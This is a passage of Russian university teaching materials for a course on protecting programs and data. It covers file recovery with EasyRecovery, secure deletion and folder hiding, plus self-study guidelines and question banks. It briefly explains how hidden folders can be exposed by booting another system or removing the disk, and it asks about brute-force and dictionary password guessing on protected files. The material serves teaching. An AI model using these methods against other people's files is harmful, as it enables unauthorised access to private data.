Оборудование и материалы: для выполнения данного практического занятия необходим компьютер с установленной операционной системой Windows 7 и программными продуктами: MS Word, Adobe Reader.

Указания по технике безопасности: к выполнению практических занятий

допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Задания: для выполнения практической работы необходимо выполнить следующее:

1. Изучить рекомендуемую литературу.
2. Выполнить практическую работу.
3. Ответить на контрольные вопросы.
4. Оформить отчет.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее и нижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выровнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчета приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись (Рисунок 1 – Создание подсистемы) и ссылку на него в тексте.

1. Для чего предназначена программа bestcrypt?
2. Какие аналоги программы bestcrypt вы знаете? В чем их отличия?
3. Что необходимо для получения доступа к виртуальному диску?
4. Как осуществляется запуск программы bestcrypt?
5. Как создается файл-контейнер?
6. Какие рекомендации по выбору пароля вы знаете?
7. Как осуществляется работа с виртуальным диском?
8. Как bestcrypt позволяет закрывать виртуальный диск?
9. В чем заключается принцип защиты данных с использованием скрытых контейнеров?
10. Как создается скрытый контейнер?
11. Для чего нужна утилита очистки?

Список литературы, рекомендуемый к использованию по данной теме:

1. Агеев А.С. Организация работ по комплексной защите информации/ Информатика и вычислительная техника. 1993, №1.
2. Андрианов В.И., Бородин В.А., Соколов А.В. “Шпионские штучки” и устройства для защиты объектов и информации / Под общей редакцией Золотарева С.А.

3. Афанасьев В.В., Манаев Ю.А. О возможностях защиты информации при ее обработке на ПК. Мир ПК. 1990, № 4.
4. Богумирский Б.С. Руководство пользователя ПЭВМ. ч.2. СПб., Ассоциация OILCO, 1992.
5. Вехов В.Б. Компьютерные преступления: Способы совершения и раскрытия/ Под ред. акад. Б.П. Смагоринского - М.: Право и Закон, 1996. - 182 с.
6. Группер Ш. Электронные ключи с энергонезависимой памятью //КомпьютерПресс.-1993.-N8.-С.60-62.
7. Жельников Владимир Криптография от папируса до компьютера. - М., АБФ, 1996, ил., 336 с.
8. Иванов В., Залогин Н. Активная маскировка побочных излучений вычислительных систем. Компьютер Пресс. 1993, № 10.
9. Макаров В. Суперкодированная связь. М., Красная звезда, 1992. Мельников В. Опасная безопасность //КомпьютерПресс.-1993.-N7.-С.49-52.
10. Моисеенко И. Основы безопасности компьютерных систем //Компьютер- Пресс.-1991.-N10.-С.19-24.
11. Моисеенко И. Американская классификация и принципы оценивания безопасности компьютерных систем. Компьютер Пресс, 2/92, 3/93.

Практическое занятие №5. Восстановление удаленных файлов и необратимое удаление информации

Цель работы: Ознакомиться с общими принципами восстановления удаленной информации.

Теоретическая часть

Общие сведения о восстановлении удаленных файлов

Задумывались ли вы когда-нибудь, насколько ценна информация, которая содержится на жестком диске вашего компьютера? И, что вы будете делать, если вдруг произойдет одна из фатальных неожиданностей таких как, случайное удаление файла с почти готовым текстом курсовой работы или какого-то еще, не менее важного для вас файла; изменение содержимого файла в результате заражения его вирусом; сбой работы жесткого диска; случайного отключения питания компьютера и др.

Какие можно предпринять профилактические меры, чтобы эти неприятности не постигли ваш компьютер?

Необходимо заблаговременно подготовиться к нештатным ситуациям – установить необходимое программное обеспечение, создать архивы наиболее важных данных.

Идеальный вариант - ежедневно делать резервные копии важных данных - тогда никакие вирусы и сбои не страшны. Но иногда роковое стечение обстоятельств не позволяет вовремя зарезервировать бесценные файлы.

Что делать, когда ваши данные все же пропали?

Прежде всего, стоит попробовать восстановить удаленные файлы из «Корзины» стандартными средствами Windows, подробно описанными в учебно-методических материалах «Операционная система Windows».

Однако, если пользователь удалил файл таким образом, что он не попал в «Корзину» Windows, то скорее всего, вам понадобятся специальные программы, такие как: Recover My Files, R-Studio, Easy Recovery Pro, O&O DiskRecovery и др. Программы подобного рода позволяют восстанавливать удаленные файлы, благодаря тем следам, что остаются на диске после их удаления. Ведь, как известно,

физически сам удаляемый файл не уничтожается - информация, содержащаяся в нем, на диске остается, а операционная система просто отмечает в таблице расположения файлов, что эти кластеры стали свободными, и на их место можно записывать новые файлы.

Таким образом, ваш файл жив до тех пор, пока на его место не будет записано что-то другое. Даже при обычном форматировании область данных на диске не затрагивается - обнуляются только загрузочная запись, таблица размещения файлов и корневая директория. При простом же удалении файла на диске остается практически вся информация для его абсолютно корректного восстановления, надо только уметь ей воспользоваться. Вот этим и занимаются указанные выше программы – берут в структуре директорий сохранившиеся там данные об удаленном файле и предлагают нам его вернуть. Естественно, чем быстрее вы спохватились, тем выше вероятность восстановления ваших файлов.

Среди названных программ следует выделить наиболее популярную программу – Easy Recovery Pro.

Общие сведения о программе Easy Recovery Pro

Easy Recovery Pro на сегодняшний день - это одна из лучших программ своего класса. Облегченный вариант - Easy Recovery Lite - входит в состав пакета комплексного обслуживания системы Fix-It Utilities. Старая версия программы, называвшаяся Tiramisu, стала почти культовой программой среди узкого круга специалистов.

Easy Recovery умеет работать почти со всеми более-менее распространенными

файловыми системами: FAT12, FAT16, FAT32, NTFS, Novell, стандартами ZIP и JAZ-приводов, поддерживаются также и SCSI-жесткие диски. Одно из важнейших достоинств программы заключается в том, что у нее не только удобный и понятный Windows- интерфейс, доступный неопытным пользователям, но и есть возможность создать комплект загрузочных дисков с полноценной DOS-версией Easy Recovery. Сделано это для того, чтобы в случае серьезных неполадок, когда нет возможности загрузить Windows (а, соответственно, и "виндовскую" версию Easy Recovery), у вас всегда был бы доступ к жесткому диску, и вы могли бы восстанавливать файлы непосредственно из MS-DOS.

Такой режим наиболее предпочтителен при крупных сбоях - на сбойный диск ничего не записывается, Easy Recovery работает для него в режиме Read only («Только чтение»), поэтому и файлы на нем будут в большей сохранности.

Первое, что бросается в глаза сразу после запуска программы - очень долгий процесс сканирования диска. Однако это не является недостатком, а совсем наоборот - свидетельствует о ее неслабых возможностях. Дело в том, что как уже отмечалось, быстрые, простые программы получают информацию об удаленных файлах и шансах на их восстановление из структуры директорий и таблицы размещения файлов. Времени это, конечно, занимает очень мало, но ведь файл может еще быть на диске даже в том случае, если больше никаких его следов не осталось, да и сама таблица размещения файлов и корневая директория могут быть разрушены. Вот тут-то и спасет вас Easy Recovery - она просканирует целиком весь жесткий диск, кластер за кластером, пытаясь собрать все кусочки каждого файла воедино.

При этом допускается полная потеря обеих копий таблицы FAT, повреждение Root Folder и загрузочного сектора диска. Разумеется, если что-то из этого все-таки сохранилось, то будет в полной мере использовано. Кстати, если вы регулярно дефрагментируете диск, то шансы на успех еще больше увеличиваются - файл, у которого используемые кластеры идут друг за другом, восстановить проще.

Таким образом, Easy Recovery - это одна из немногих программ, которая справляется не только с восстановлением ошибочно удаленных файлов, но и восстанавливает информацию на диске после повреждения его вирусами, форматирования, переразбиения на разделы, порчи при скачках напряжения питания, сбоях аппаратного оборудования или программ.

Из "виндовского" интерфейса вы, разумеется, тоже получите все это богатство возможностей, но только в том случае, если диск с операционной системой невредим. Поэтому целесообразно сделать заранее загрузочные дискеты Easy Recovery - с ними ваши данные будут иметь как бы дополнительный "спасательный круг". Правда, поскольку Easy Recovery с поврежденным диском работает только на чтение, то придется запастись вторым винчестером или другим носителем, прежде чем приступить к восстановлению больших объемов данных. Причем доступ к диску вы, скорее всего, получите, даже если ваша ОС его не обнаруживает.

Конечно, с DOS-вариантом программы работать сложнее, поэтому желательно предварительно изучить инструкцию, чтобы разобраться во всех многочисленных опциях Easy Recovery.

Приятных и полезных дополнительных функций у Easy Recovery немало: так, например, "виндовская" версия умеет проводить диагностический тест диска, аналогичный тому, что используется стандартным ScanDisk. При восстановлении файлов сохраняются длинные имена. В соответствии с последними стандартами, программа способна обновляться через Интернет.

Восстановление удаленной информации

В повседневной работе с компьютером наиболее часто встречаются две ситуации случайного удаления файлов:

1. Файл удален в Корзину.
 2. Файл удален без использования Корзины. Восстановление информации из Корзины
- Ситуация №1. Удаленный файл находится в Корзине.

Для восстановления файла из Корзины выполните следующее:

1. Откройте Корзину.

2. Выберите удаленный файл.

3. Восстановите файл, выбрав в меню Файл – Восстановить. Восстановление информации с помощью специальных программ Ситуация №2. Вы удалили файл и затем очистили Корзину.

В этом случае можно попытаться восстановить файл специальными программами, которые должны быть установлены заранее. Если вы заранее не установили программы для восстановления удаленных файлов, то их можно запускать с переносных носителей.

Примечание. Вероятность восстановления файлов будет выше, если вы выполните следующие требования:

1. *Нельзя работать с диском, с которого вы удалили файл. Под работой с диском следует понимать: открытие, удаление, копирование, создание, переименование файлов и папок.*

2. *Регулярная дефрагментация диска до удаления файла. Для восстановления файла воспользуемся EasyRecovery.*

Восстановление файлов с помощью EasyRecovery Теперь попробуем восстановить удаленный файл.

Запустите EasyRecovery (Пуск – Тема – Осмотр носителя – 4 Восстановление данных – EasyRecovery Professional).

После загрузки программы на экране появляется окно, в левой части которого размещено меню в виде кнопок, обеспечивающих доступ к четырем категориям функций, а также к двум дополнительным сервисам :

- Диагностика диска – утилиты для проверки физических параметров диска и целостности файловой системы;
- Восстановление данных – утилиты для поиска и восстановления удаленных и поврежденных данных;
- Восстановление файлов – специализированные утилиты для восстановления файлов, созданных приложениями из семейства MS Office (кроме Outlook), а также ZIP-архивов;
- Восстановление Email – специализированная утилита для восстановления файлов Outlook;
- Обновление программы – сервисные функции, позволяющие получать информацию и выполнять обновление лицензионной версии EasyRecovery через Интернет;
- Кризисный центр – набор функций, обеспечивающих доступ к сервисным веб-службам компании Ontrack.

В меню выберите Восстановление данных и далее DeletedRecovery. В левой части выберите диск D:\.

Примечание. Если вы удалили один или несколько файлов, быстрое сканирование должно найти эти файлы. Поиск будет производиться только в файловой системе (это должно продолжаться всего несколько секунд). В случае, когда вы удалили целые

каталоги, используйте опцию полного поиска. Для этого выберите опцию Complete Scan.

Нажмите кнопку Далее, чтобы начать сканирование диска. Вы увидите окно прогресса сканирования.

- Processing block показан сканированный блок диска и число всех блоков до момента сканирования
- Elapsed time время, которое прошло от момента начала сканирования
- Remaining time предполагаемое время, которое осталось до окончания операции
- Directories found количество найденных на диске каталогов
- Files found количество найденных файлов
- Last file название последнего найденного файла

После окончания сканирования вы увидите список найденных файлов. Однако надо помнить, что не каждый найденный с помощью EasyRecovery файл возможно восстановить. Поле Condition в списке файлов показывает в каком состоянии находится найденный файл. Выберите файлы, которые хотите восстановить и щелкните Далее.

Примечание. Первый символ имени удаленного файла заменен символом подчеркивания.

В следующем окне в поле Recovery Statistics находится короткая статистика о восстановленных файлах, включающая количество файлов, которые вы выбрали для восстановления, а также их полный размер. Выберите директорию, в которую их надо записать (Recover to Local Drive). Вы также можете отправить восстановленные файлы непосредственно на сервер FTP (Recover to an FTP Server). Помните, что EasyRecovery не позволит записать файлы в раздел, с которого происходит восстановление данные. Версия Professional предлагает возможность компрессии восстановленных файлов в архив ZIP (Create ZIP). На ваше усмотрение вы можете установить лимит размера файла ZIP (ZIP File Size Limit), а также создать отчет о восстановлении файлов (Generate Recovery Report).

Выберите для восстановления диск C:\, нажмите Далее.

В следующем окне нажмите Готово.

EasyRecovery может записать установки восстановления, чтобы потом вы смогли продолжить операцию восстановления других файлов. Нажмите кнопку No.

Вы восстановили данные. Просмотрите восстановленный файл.

Удаление файлов без возможности восстановления

При удалении файлов из-под DOS или с использованием Windows Recycle Bin информация на диске стирается не полностью и при помощи соответствующего программного обеспечения может быть восстановлена. Такой метод удаления данных не может считаться абсолютно безопасным, поэтому для того, чтобы конфиденциальность данных была сохранена, необходимо использовать специальные утилиты для полного уничтожения данных на диске. Программ подобного рода достаточно много, все они используют различные алгоритмы уничтожения данных, но в целом принцип работы одинаков – удаление информации с перезаписью тех секторов диска, которые были заняты этой информацией, случайными данными много раз подряд.

Ранее были рассмотрены программы защиты данных: PGP и BestCrypt. В состав этих программ входят утилиты для безвозвратного удаления данных. PGPtools – это Wipe (удаление файлов) и Freespace Wipe (очистка диска).

BestCrypt – Wipe drive free space (очистка диска). Рассмотрим работу утилиты Wipe из комплекта PGPtools. Защита папок и файлов

В этом разделе будет рассмотрен вопрос – как надежно скрыть папку или файл от посторонних глаз.

Кратко: В сети существует много программ для скрытия отдельных папок и файлов от других пользователей компьютера. Эти программы предлагают простой метод скрытия папок - с помощью фильтрации запросов к файловой системе. Но это не означает 100% защиту данных.

На самом деле скрытые файлы и папки можно увидеть и посмотреть с помощью других средств. Если требуется более надёжная защита, следует обратиться к серьёзным криптографическим пакетам (шифрование).

Как скрыть папку или файл?

Одним из самых больших желаний пользователя зачастую является желание спрятать свои личные документы, программы и прочие данные куда-нибудь подальше от чужих глаз. Самый распространённые способы для этого:

- Использовать программы для скрытия файлов и папок. Таковых сейчас довольно много: Hide Folders XP, Folder Lock и др.

- Использовать стандартные средства в Windows: пометить папку\файл как скрытый, на NTFS томах - запретить доступ к папке/файлу путем указания прав для доступа к объекту.

Директории и файлы, помеченные в Windows как «скрытые»:

- Не видны в Проводнике другим пользователям системы, если у пользователя включен флаг: Не отображать скрытые папки.

- Видны в программах: FAR, Total Commander, и др., которые не используют стандартный диалог для отображения файлов и папок.

Мы намеренно упустили из виду EFS (встроенное шифрование в Windows 2000/XP), поскольку для настройки этой возможности требуются значительные усилия и квалификация.

Удобство этих методов заключается в том, что для скрытия информации не нужно делать ничего лишнего. Всё довольно просто: достаточно одного клика мыши, чтобы скрыть ту или иную папку/файл.

Защита файлов и папок с помощью Hide Folders XP

Hide Folders XP закрывает доступ к папкам и файлам, скрывая или блокируя их. В первом случае папка или файлы не видны, во втором случае – видны, но заблокированы.

Программу можно настроить на автоматический запуск при старте Windows. Какая степень защиты?

Далеко не все утилиты для скрытия папок надёжно скроют Ваши данные. Ещё меньшее их число кроме того, что скроет их, будет надёжно защищать их шифрованием от разных приемов. Множество таких программ скрывают папки и файлы лишь для одной операционной системы. А если на компьютере (ПК) установлено несколько операционных систем (ОС)? Из одной системы данные видно не будет, а из другой - всё, как на ладони!

Простое скрытие папок и ограничение доступа к файлам не спасает в следующих случаях:

- Загрузка ПК в другой операционной системе (если она есть) либо загрузка другой ОС с CD-ROM. Например Linux BLin .

- в другой ОС, которая подключится к вашему HDD диску, все файлы на нем будут видны, поскольку никаких ограничений и защиты не будет.

- Загрузка Windows в SafeMode (безопасный режим).

После такой загрузки все папки будут видны, да же те, которые были скрыты программно. Ведь, при загрузке в безопасном режиме, Windows загружает лишь драйвера, необходимые для работы системы, а все дополнительные пропускает (драйвера-фильтры), чтобы заранее отбросить потенциально возможные сбои.

- Снять HDD диск и подключить его к другому компьютеру.

Если снять жесткий диск (HDD диск) и подключить его к другому компьютеру, то можно увидеть и открыть все скрытые папки и файлы. Будут видны даже те папки, доступ к которым запрещен (на NTFS томах) .

Есть ещё одна возможность просмотреть файлы, скрытые различными программами. Для этого необходимо обладать правами Администратора (Учетная запись с Администраторскими полномочиями). Потому что, если Вы являетесь администратором системы, вы можете деинсталлировать (удалить) программы для скрытия папок, или загрузиться в режиме защиты от сбоев, и тогда все скрытые объекты станут видимыми.

Оборудование и материалы: для выполнения данного практического занятия необходим компьютер с установленной операционной системой Windows 7 и программными продуктами: MS Word, Adobe Reader.

Указания по технике безопасности: к выполнению практических занятий

допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Задания: для выполнения практической работы необходимо выполнить следующее:

1. Изучить рекомендуемую литературу.
2. Выполнить практическую работу.
3. Ответить на контрольные вопросы.
4. Оформить отчет.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее и нижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выровнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчета приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись (Рисунок 1 – Создание подсистемы) и ссылку на него в тексте.

1. Какие программы для восстановления удаленных файлов вы знаете?
2. Благодаря чему возможно восстановление удаленных файлов?
3. Перечислите общие сведения о программе Easy Recovery Pro?
4. С какими файловыми системами работает Easy Recovery Pro?
5. В чем заключается достоинство программы Easy Recovery Pro?
6. Справляется ли программа Easy Recovery Pro со своей задачей при повреждении файла вирусами, форматирования, переразбиения на разделы, порчи при скачках напряжения питания, сбоях аппаратного оборудования или программ?
7. Какие две наиболее встречающиеся ситуации случайного удаления файлов вам известны?
8. Как происходит восстановление информации из Корзины?

Список литературы, рекомендуемый к использованию по данной теме:

1. Агеев А.С. Организация работ по комплексной защите информации/ Информатика и вычислительная техника. 1993, №1.
2. Андрианов В.И., Бородин В.А., Соколов А.В. “Шпионские штучки” и устройства для защиты объектов и информации / Под общей редакцией Золотарева С.А.
3. Афанасьев В.В., Манаев Ю.А. О возможностях защиты информации при ее обработке на ПК. Мир ПК. 1990, № 4.
4. Богумирский Б.С. Руководство пользователя ПЭВМ. ч.2. СПб., Ассоциация OILCO, 1992.
5. Вехов В.Б. Компьютерные преступления: Способы совершения и раскрытия/ Под

ред. акад. Б.П. Смагоринского - М.: Право и Закон, 1996. - 182 с.

6. Групер Ш. Электронные ключи с энергонезависимой памятью //КомпьютерПресс.-1993.-N8.-С.60-62.

7. Жельников Владимир Криптография от папируса до компьютера. - М., АБФ, 1996, ил., 336 с.

8. Иванов В., Залогин Н. Активная маскировка побочных излучений вычислительных систем. Компьютер Пресс. 1993, № 10.

9. Макаров В. Суперкодированная связь. М., Красная звезда, 1992. Мельников В. Опасная безопасность //КомпьютерПресс.-1993.-N7.-С.49-52.

10. Моисеенко И. Основы безопасности компьютерных систем //Компьютер- Пресс.-1991.-N10.-С.19-24.

11. Моисеенко И. Американская классификация и принципы оценивания безопасности компьютерных систем. Компьютер Пресс, 2/92, 3/93.

12. Пашков Ю.Д., Казеннов В.Н. Организация защиты информации от несанкционированного доступа в автоматизированных системах. С-П, Лаборатория ППШ. 1995.

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по организации самостоятельной работы по дисциплине
«Защита программ и данных»
для студентов специальности 10.05.01
«Компьютерная безопасность»

Ставрополь
2026

СОДЕРЖАНИЕ

ВВЕДЕНИЕ

1. Общая характеристика самостоятельной работы студента
Технологическая карта самостоятельной работы студента
2. Самостоятельное изучение тем лекций
3. Паспорт фонда оценочных средств для проверки самостоятельной работы
- 3.1 Вопросы для собеседования по практическим занятиям
Вопросы для собеседования по самостоятельному изучению тем дисциплины «Защита программ и данных»
5. Список рекомендуемой литературы
- 5.1. Основная литература
- 5.2. Дополнительная литература
- 5.3. Интернет-ресурсы
- 5.4. Материально-техническое обеспечение дисциплины

ВВЕДЕНИЕ

1. Общая характеристика самостоятельной работы студента

Основными видами учебной работы по достижению результатов освоения дисциплины являются лекции, лабораторные и практические работы, самостоятельная работа студентов (СРС).

На лекциях раскрываются основные положения и понятия курса, формируются знания в области защиты программ и данных, развивается логическое мышление, формируется научное мировоззрение. На лабораторных и практических занятиях формируются умения и навыки, необходимые для решения задач профессиональной деятельности.

Приступая к изучению учебной дисциплины, необходимо ознакомиться с учебной программой, получить в библиотеке рекомендованные учебные пособия, а также получить у ведущего преподавателя в электронном виде конспекты лекций, методические рекомендации к лабораторным и практическим занятиям и тестовые, завести новую тетрадь для конспектирования лекций и выполнения лабораторных и практических занятий.

Для изучения дисциплины предлагается список основной и дополнительной литературы. Основная литература предназначена для обязательного изучения, дополнительная – поможет более глубоко освоить отдельные вопросы, подготовить исследовательские задания и выполнить задания для самостоятельной работы.

В ходе лекционных занятий студент обязан осуществлять конспектирование учебного материала, особое внимание, обращая на категории, формулировки, раскрывающие содержание тех или иных понятий, физических явлений, процессов, эффектов. В рабочих конспектах желательно оставлять поля, на которых следует делать пометки из рекомендованной литературы, дополнять материал прослушанной лекции, формулировать научные выводы и практические рекомендации. Студент имеет право задавать преподавателю уточняющие вопросы с целью уяснения теоретических положений, разрешения спорных ситуаций.

Самостоятельная работа студентов над материалом учебной дисциплины является неотъемлемой частью учебного процесса и должна предполагать углубление знания учебного материала, излагаемого на аудиторных занятиях, и приобретение дополнительных знаний по отдельным вопросам самостоятельно.

Основными видами самостоятельной работы курсантов по учебной дисциплине являются:

- самостоятельное изучение учебного материала по заданным темам;
- подготовка к лабораторным работам, оформление отчета по выполненному практическому занятию и подготовка к собеседованию по результатам работы.

Основными методами самостоятельной работы студентов являются:

1) для овладения знаниями:

- чтение текста (конспекта лекций, учебника, дополнительной литературы) и конспектирование текста;
- работа с нормативными документами;
- поиск информации в Интернет;

2) для закрепления и систематизации знаний:

- работа с конспектом лекции (обработка текста);
- повторная работа над учебным материалом (учебника, дополнительной литературы, слайдами);
- составление плана и тезисов ответа или графическое изображение структуры ответа;

- составление таблиц для систематизации учебного материала;
- изучение нормативных документов;
- ответы на контрольные вопросы;
- 3) для формирования умений:
 - подготовка к практическим и лабораторным занятиям;
 - решение задач и практических и лабораторных заданий;
 - подготовка отчетов по практическим и лабораторным занятиям;
 - рефлексивный анализ профессиональных умений.

В случае пропуска учебного занятия студент может воспользоваться содержанием различных блоков учебно-методического комплекса (лекции, практические и лабораторные занятия, контрольные вопросы и тесты) для самоподготовки и освоения темы. Для самоконтроля необходимо использовать вопросы и задания, предлагаемые к практическим и лабораторным занятиям, а также варианты тестовых заданий.

2. Технологическая карта самостоятельной работы студента

Коды реализуемых компетенций, индикатора(ов)	Вид деятельности студентов	Средства и технологии оценки	Объем часов, в том числе		
			СРС	Контактная работа с преподавателем	Всего
8 семестр					
ИД-1 ПК-4 ИД-2 ПК-4	Подготовка к лабораторной работе	Собеседование, проверка конспектов	30	30	60
Итого за 8 семестр			30	30	60
Итого			30	30	60

3. Самостоятельное изучение тем лекций

№ п/п	Темы для самостоятельного изучения				
		Основная	Дополнительная	Методическая	Интернет-ресурсы
	Тема: Особенности ассемблера для исследования работы программ	1			
	Тема: Основные способы ввода/вывода	1	1		
	Тема: Отладчики и дизассемблеры, их достоинства и недостатки	1			

	Тема: Методы противодействия и способы защиты программ от взлома	1	2, 3	1	1
	Тема: Основные способы защиты программ	1	2	1	2
	Тема: Основные способы взлома программ	1	2	1	1

4. Паспорт фонда оценочных средств для проверки самостоятельной работы

	Этап формирования компетенции (№ темы)	Тип контроля	Вид контроля	Компонент фонда оценочных средств	Количество элементов, шт.
8 семестр					
	1 – 6	Текущий	Устный	Вопросы для собеседования по практическим занятиям	57
	1 – 18	Текущий	Компьютерное тестирование	Фонд тестовых заданий	307

4.1 Вопросы для собеседования по практическим занятиям

Практическое занятие №1. Защита файлов от несанкционированного доступа с помощью архиваторов и средств Microsoft Office

Базовый уровень:

1. Как осуществляется защита файлов с помощью программ MS Office?
2. Какие в Word существуют возможности ограничения доступа к документу для защиты его от несанкционированных изменений?
3. От какой группы людей осуществляется защита файлов встроенными средствами программ MS Office? Почему?
4. Как осуществляется защита файлов с помощью программы WinRAR?
5. Как подбирается пароль с помощью утилиты Office Key из пакета Password Kit?

Повышенный уровень:

1. Какую защиту позволяют использовать программы – архиваторы (WinZIP, WinRAR)?
2. С какими программами работает программа Office Key?
3. Что понимается под приоритетом процесса?
4. Какие три метода подбора паролей вам известны?
5. В чем суть метода подбора паролей к файлам Dictionary?
6. В чем суть метода подбора паролей к файлам Brute-force with sieve optimization?
7. В чем суть метода подбора паролей к файлам Brute-force?
8. Какой метод подбора паролей к файлам является самым медленным, а какой самым быстрым?

Практическое занятие №2. Криптография и стеганография Базовый уровень:

1. Что представляют собой криптографические методы защиты информации?
2. Наличие каких трёх компонентов предполагает криптография?
3. Раскройте суть криптографической защиты файлов с помощью программы FileCrypt32?
4. В каких случаях используется программа BDVDataHider?
5. Как осуществляется стеганографическая защита файлов с помощью программ BDVDataHider?
6. Как происходит шифрование информации в программе BDVDataHider?
7. Как происходит дешифрование информации в программе BDVDataHider?

Повышенный уровень:

1. В чем суть технологии Drag&Drop?
2. Как происходит шифрование папок с файлами в программе BDVDataHider?
3. Как происходит дешифрование файлов в программе BDVDataHider?
4. Как происходит дешифрование папок с файлами в программе BDVDataHider?

Практическое занятие №3. Защита данных с помощью программы PGP Базовый уровень:

1. В каком году и кем была разработана и опубликована в Интернет прикладная криптосистема PGP?
2. На чем основана программа PGP?
3. Какие ключи использует программа PGP?
4. Из каких утилит состоит программный пакет PGP?
5. Для чего предназначена утилита PGPKey?
6. Для чего предназначена утилита PGPTray?
7. Для чего предназначена утилита PGPTools?
8. Что такое электронная цифровая подпись?
9. Какие варианты запуска PGP на компьютере вам известны?
10. Как в PGP осуществляется создание пары ключей?
11. Как в PGP осуществляется экспорт ключа?
12. Как в PGP осуществляется импорт ключа?
13. Как происходит шифрование текста в буфере обмена?
14. Как происходит шифрование текста в открытом документе?
15. Как происходит шифрование файла?

Повышенный уровень:

1. Каким федеральным законом определяется порядок использования электронной цифровой подписи?
2. Чему равнозначна электронная цифровая подпись?
3. Как осуществляется дешифрование текста в буфере обмена?
4. Как осуществляется дешифрование текста в открытом документе?
5. Как осуществляется дешифрование файла?

Практическое занятие №4. Защита жестких дисков с помощью программы

bestcrypt

Базовый уровень:

1. Для чего предназначена программа bestcrypt?
2. Какие аналоги программы bestcrypt вы знаете? В чем их отличия?
3. Что необходимо для получения доступа к виртуальному диску?
4. Как осуществляется запуск программы bestcrypt?
5. Как создается файл-контейнер?
6. Какие рекомендации по выбору пароля вы знаете?
7. Как осуществляется работа с виртуальным диском?

8. Как bestcrypt позволяет закрывать виртуальный диск?
9. В чем заключается принцип защиты данных с использованием скрытых контейнеров?
10. Как создается скрытый контейнер?
11. Для чего нужна утилита очистки?

Повышенный уровень:

1. От чего зависит размер контейнера?
2. На каком диске лучше всего хранить файл-контейнер? Почему?
3. Пароль какой длины считается достаточно надежным?
4. Какие файловые системы рекомендуются для отформатирования контейнер-оболочки?
5. Каких 3 пути для уничтожения файлов с диска предполагает Утилита стирания BestCrypt (BCWipe)?
6. Почему перед выполнением операции очистки свободного пространства рекомендуется закрыть все приложения?
7. Как ограничить доступ к информации на виртуальном диске?
8. Как получить доступ к информации на виртуальном диске?
9. Назначение команд Hot key и Time out, как можно выполнить эти команды? Какие требования предъявляются к выбору пароля?

Практическое занятие №5. Восстановление удаленных файлов и необратимое удаление информации

Базовый уровень:

1. Какие программы для восстановления удаленных файлов вы знаете?
2. Благодаря чему возможно восстановление удаленных файлов?
3. Перечислите общие сведения о программе Easy Recovery Pro?
4. С какими файловыми системами работает Easy Recovery Pro?
5. В чем заключается достоинство программы Easy Recovery Pro?
6. Справляется ли программа Easy Recovery Pro со своей задачей при повреждении файла вирусами, форматирования, переразбиения на разделы, порчи при скачках напряжения питания, сбоях аппаратного оборудования или программ?
7. Какие две наиболее встречающиеся ситуации случайного удаления файлов вам известны?
8. Как происходит восстановление информации из Корзины?
9. Как осуществляется Восстановление файлов с помощью EasyRecovery?
10. Какие утилиты программ защиты данных PGP и BestCrypt для безвозвратного удаления файлов вам известны?
11. Как скрыть папку или файл?
12. Какие программы для скрытия файлов и папок вам известны?

Повышенный уровень:

1. Почему целесообразно сделать заранее загрузочные дискеты Easy Recovery?
2. Почему придется запастись вторым винчестером или другим носителем, прежде чем приступить к восстановлению больших объемов данных?

4.2 Комплект разноуровневых задач и заданий

Базовый уровень:

1. Метод экспериментов с «черным ящиком».
2. Содержание задачи анализа программных реализаций.
3. Этапы решения задачи анализа программных реализаций.
4. Методы решения задачи анализа программных реализаций.
5. Способы восстановления схемы шифрования, реализуемую архиватором ARJ.
6. Особенности анализа оверлейных программ.
7. Особенности анализа графических программ Windows.

8. Особенности анализа параллельного кода.
 9. Особенности анализа кода в режиме ядра Windows.
 10. Программные и аппаратные точки останова.
 11. Условия работы с Syser.
 12. Опасность программных закладок.
 13. Определения информационного потока.
 14. Операция порождения нового субъекта доступа.
 15. Причины НСД в рамках субъектно-ориентированной модели.
 16. Общие сведения модель компьютерной системы.
 17. Субъектно-ориентированная модель компьютерной системы.
 18. Модели взаимодействия программной закладки с атакуемой системой.
 19. Отсутствие необходимых проверок входных данных.
 20. Некорректный контекст безопасности.
 21. Системные окна на рабочем столе пользователя.
 22. Устаревшие функции.
 23. Методы внедрения программных закладок.
 24. Маскировка программной закладки под прикладное программное обеспечение.
 25. Маскировка программной закладки под системное программное обеспечение.
 26. Подмена системного программного обеспечения.
 27. Прямое ассоциирование.
 28. Косвенное ассоциирование.
 29. Определение компьютерных вирусов.
 30. Компьютерные вирусы как особый класс программных закладок.
 31. Классификация компьютерных вирусов.
 32. Средства и методы защиты от программных закладок.
 33. Антивирусный мониторинг информационных потоков.
 34. Программные ловушки.
 35. Организационные и административные меры антивирусной защиты.
 36. Инструктирование пользователей.
 37. Общие сведения об аутентификации.
 38. Хранение аутентифицирующей информации в открытых компьютерных системах.
 39. Протоколы стойкой удаленной аутентификации пользователей.
 40. Общие сведения об электронных ключах.
 41. Электронные ключи.
 42. Защита программного обеспечения от исследования.
 43. Вирусы как класс РПВ.
 44. Сертификация программного обеспечения по уровню контроля отсутствия НДВ.
 45. Статический анализ исходных текстов программ.
 46. Защита персональных данных.
 47. Состав и содержание персональных данных.
 48. Обработка персональных данных.
 49. Обеспечение безопасности персональных данных.
- Повышенный уровень:**
50. Классификация ИСПДн.
 51. Средства защиты ПДн
 52. Проектирование СЗПДн.
 53. Защита ПДн при неавтоматизированной обработке.
 54. Стандарты и другие нормативные документы, регламентирующие защищенность программного обеспечения и обрабатываемой информации.
 55. Уязвимость GetAdmin в Windows NT.
